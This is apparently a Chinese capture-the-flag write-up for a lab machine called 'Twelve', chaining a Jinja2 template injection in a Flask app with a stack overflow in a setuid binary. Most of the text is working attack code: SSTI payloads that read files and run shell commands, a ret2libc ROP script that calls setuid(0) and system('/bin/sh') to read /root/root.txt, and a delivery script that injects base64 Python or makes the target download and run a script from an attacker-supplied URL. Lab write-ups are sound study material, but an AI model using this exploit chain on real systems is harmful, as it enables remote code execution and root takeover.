
Twelve by zemu

扫到靶机有 `1212` 这个端口是 `Werkzeug`

猜到应该是 `Flask` ，所以大概率是 `Jinja2` 的 `SSTI`

使用 `{{7 * 7}}` 确认了一下



直接使用 `fenjing` 开扫

`{{cycler.init.globals.builtins.open('/home/debian/user.txt').read()}}` 拿到 `user.txt`

在 `fenjing` 中执行

`find / -perm -4000 -type f` 找到 `/usr/local/bin/12`

发现是一个简单的 栈溢出，那 `pwn` 老本行要发力了

`printf "1" | /usr/local/bin/12` 返回 `libc.so.6: 0x00007F6055E01690`

这个地址感觉怪怪的，不过肯定不是 `libc` 基地址，基地址的话最后三位一定是 `0`

所以打算把靶机上的 `libc.so.6` 和 `/usr/local/bin/12` 下载下来分析一下

`find / -name "libc.*" 2>/dev/null` 找到 `/usr/lib/x86_64-linux-gnu/libc.so.6`

然后执行 `nohup python3 -m http.server --directory /usr/lib/x86_64-linux-gnu/ >/tmp/hs.log 2>&1 &`

在本地 `curl -ksS "http://192.168.0.5:7778/libc.so.6" > libc.so.6`

得到了 `libc.so.6` 和 `/usr/local/bin/12`

用 IDA 分析一下 `/usr/local/bin/12` 得到当我们输入 `3` 的时候会直接把输入放到 `dest` 里

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  int n2; // eax
  void *v4; // rax
  unsigned __int64 v5; // r14
  int v6; // r13d
  size_t n; // r12
  int v8; // eax
  void *handle; // [rsp+8h] [rbp-448h]
  char nptr[1088]; // [rsp+10h] [rbp-440h] BYREF
  __int64 dest_; // [rsp+450h] [rbp+0h] BYREF

  setvbuf(stdout, 0, 2, 0);
```

那只需要额外补一个 `rbp` 就可以了

代码块

```
import re
import struct
import subprocess
import sys
import time

SYSTEM_OFF = 0x4C330
SETUID_OFF = 0xD5370
```

```python
BINSH_OFF = 0x196031
EXIT_OFF = 0x3E590
POPRDI_OFF = 0x27725
RET_OFF = 0x270C2

def recvuntil(proc: subprocess.Popen, token: bytes) -> bytes:
    data = b""
    while not data.endswith(token):
        ch = proc.stdout.read(1)
        if not ch:
            break
        data += ch
    return data

def main() -> int:
    proc = subprocess.Popen(
        ["/usr/local/bin/12"],
        stdin=subprocess.PIPE,
        stdout=subprocess.PIPE,
        stderr=subprocess.STDOUT,
    )

    recvuntil(proc, b": ")
    proc.stdin.write(b"2\n")
    proc.stdin.flush()

    recvuntil(proc, b"Enter symbol: ")
    proc.stdin.write(b"system\n")
    proc.stdin.flush()

    line = proc.stdout.readline()
    m = re.search(rb"0x([0-9A-Fa-f]+)", line)
    if not m:
        sys.stdout.buffer.write(line + b"\n[!] system leak parse failed\n")
        return 1

    system = int(m.group(1), 16)
    base = system - SYSTEM_OFF

    ret = base + RET_OFF
    pop_rdi = base + POPRDI_OFF
    setuid = base + SETUID_OFF
    binsh = base + BINSH_OFF
    exit_fn = base + EXIT_OFF

    recvuntil(proc, b": ")

```

```python
    payload = b"".join(
        [
            struct.pack("<Q", 0),
            struct.pack("<Q", ret),
            struct.pack("<Q", pop_rdi),
            struct.pack("<Q", 0),
            struct.pack("<Q", setuid),
            struct.pack("<Q", pop_rdi),
            struct.pack("<Q", binsh),
            struct.pack("<Q", ret),
            struct.pack("<Q", system),
            struct.pack("<Q", pop_rdi),
            struct.pack("<Q", 0),
            struct.pack("<Q", exit_fn),
        ]
    )

    proc.stdin.write(b"3\n")
    proc.stdin.flush()
    recvuntil(proc, b"max 1024): ")
    proc.stdin.write(str(len(payload)).encode() + b"\n")
    proc.stdin.write(payload)
    proc.stdin.write(b"4\n")
    proc.stdin.flush()

    # Let /bin/sh start, then run commands and terminate cleanly.
    time.sleep(0.5)
    proc.stdin.write(b"id\n")
    proc.stdin.write(b"cat /root/root.txt\n")
    proc.stdin.write(b"exit\n")
    proc.stdin.flush()

    output = proc.stdout.read()
    sys.stdout.buffer.write(output)
    return 0

if __name__ == "__main__":
    raise SystemExit(main())

```

然后再写一个把利用程序发过去的脚本

代码块

```python
import argparse
import base64
```

```python
import html
import re
import shlex
import sys
from pathlib import Path

import requests

def build_ssti_payload(command: str) -> str:
    return "{{cycler.__init__.__globals__.os.popen(" + repr(command) + ").read()}}"

def extract_result(body: str) -> str:
    patterns = [
        r"Security Alert: Malicious string '(.*?)' detected",
        r"Error: '(.*?)' is not a valid integer",
    ]
    for pattern in patterns:
        m = re.search(pattern, body, re.S)
        if m:
            return html.unescape(m.group(1))
    return body

def send_payload(target: str, param: str, payload: str, timeout: int) -> str:
    resp = requests.get(target, params={param: payload}, timeout=timeout)
    return extract_result(resp.text)

def make_inline_command(script_bytes: bytes) -> str:
    b64 = base64.b64encode(script_bytes).decode()
    py = (
        "import base64;"
        "code=base64.b64decode(%r);"
        "exec(compile(code,'<send_to_target>','exec'))"
    ) % b64
    return f"python3 -c {shlex.quote(py)} 2>&1"

def make_stage_command(local_url: str, remote_path: str) -> str:
    py = (
        "import runpy,urllib.request;"
        "urllib.request.urlretrieve(%r,%r);"
        "runpy.run_path(%r)"
    ) % (local_url, remote_path, remote_path)
    return f"python3 -c {shlex.quote(py)} 2>&1"

def parse_args() -> argparse.Namespace:
    parser = argparse.ArgumentParser(
        description="Send local exploit script to target via Jinja2 SSTI."
```

```
    )
    parser.add_argument(
        "--target",
        default="http://192.168.0.5:1212/",
        help="Target base URL.",
    )
    parser.add_argument(
        "--param",
        default="num",
        help="Vulnerable query parameter name.",
    )
    parser.add_argument(
        "--script",
        default="1.py",
        help="Local script file to run on target.",
    )
    parser.add_argument(
        "--mode",
        choices=["auto", "inline", "stage"],
        default="auto",
        help="inline=base64 in query, stage=target downloads script, auto=inline then fallback.",
    )
    parser.add_argument(
        "--local-url",
        default="",
        help="Required for stage mode, e.g. http://YOUR_IP:8000/1.py",
    )
    parser.add_argument(
        "--remote-path",
        default="/tmp/1.py",
        help="Remote temp path used in stage mode.",
    )
    parser.add_argument(
        "--timeout",
        type=int,
        default=180,
        help="HTTP timeout seconds.",
    )
    return parser.parse_args()

def main() -> int:
    args = parse_args()
    script_path = Path(args.script)
    if not script_path.exists():
        print(f"[!] Script not found: {script_path}")
        return 1
```

```python

    script_bytes = script_path.read_bytes()
    inline_cmd = make_inline_command(script_bytes)
    inline_payload = build_ssti_payload(inline_cmd)

    if args.mode == "inline":
        print(send_payload(args.target, args.param, inline_payload, args.timeout))
        return 0

    if args.mode == "stage":
        if not args.local_url:
            print("[!] --local-url is required for stage mode")
            return 1
        stage_cmd = make_stage_command(args.local_url, args.remote_path)
        stage_payload = build_ssti_payload(stage_cmd)
        print(send_payload(args.target, args.param, stage_payload, args.timeout))
        return 0

    # auto mode: try inline first, fallback to stage if URL may be too long.
    # Many targets/proxies fail around ~8KB request line.
    if len(inline_payload) > 6000 and args.local_url:
        stage_cmd = make_stage_command(args.local_url, args.remote_path)
        stage_payload = build_ssti_payload(stage_cmd)
        print(send_payload(args.target, args.param, stage_payload, args.timeout))
        return 0

    try:
        print(send_payload(args.target, args.param, inline_payload, args.timeout))
        return 0
    except requests.RequestException as exc:
        if not args.local_url:
            print(f"[!] Inline failed: {exc}")
            print("[!] Provide --local-url to enable staged fallback.")
            return 1
        stage_cmd = make_stage_command(args.local_url, args.remote_path)
        stage_payload = build_ssti_payload(stage_cmd)
        print(send_payload(args.target, args.param, stage_payload, args.timeout))
        return 0

if __name__ == "__main__":
    sys.exit(main())

```

```
python3 send_to_target.py --mode inline --script remote_exploit.py --target http://192.168.0.5:1212/
```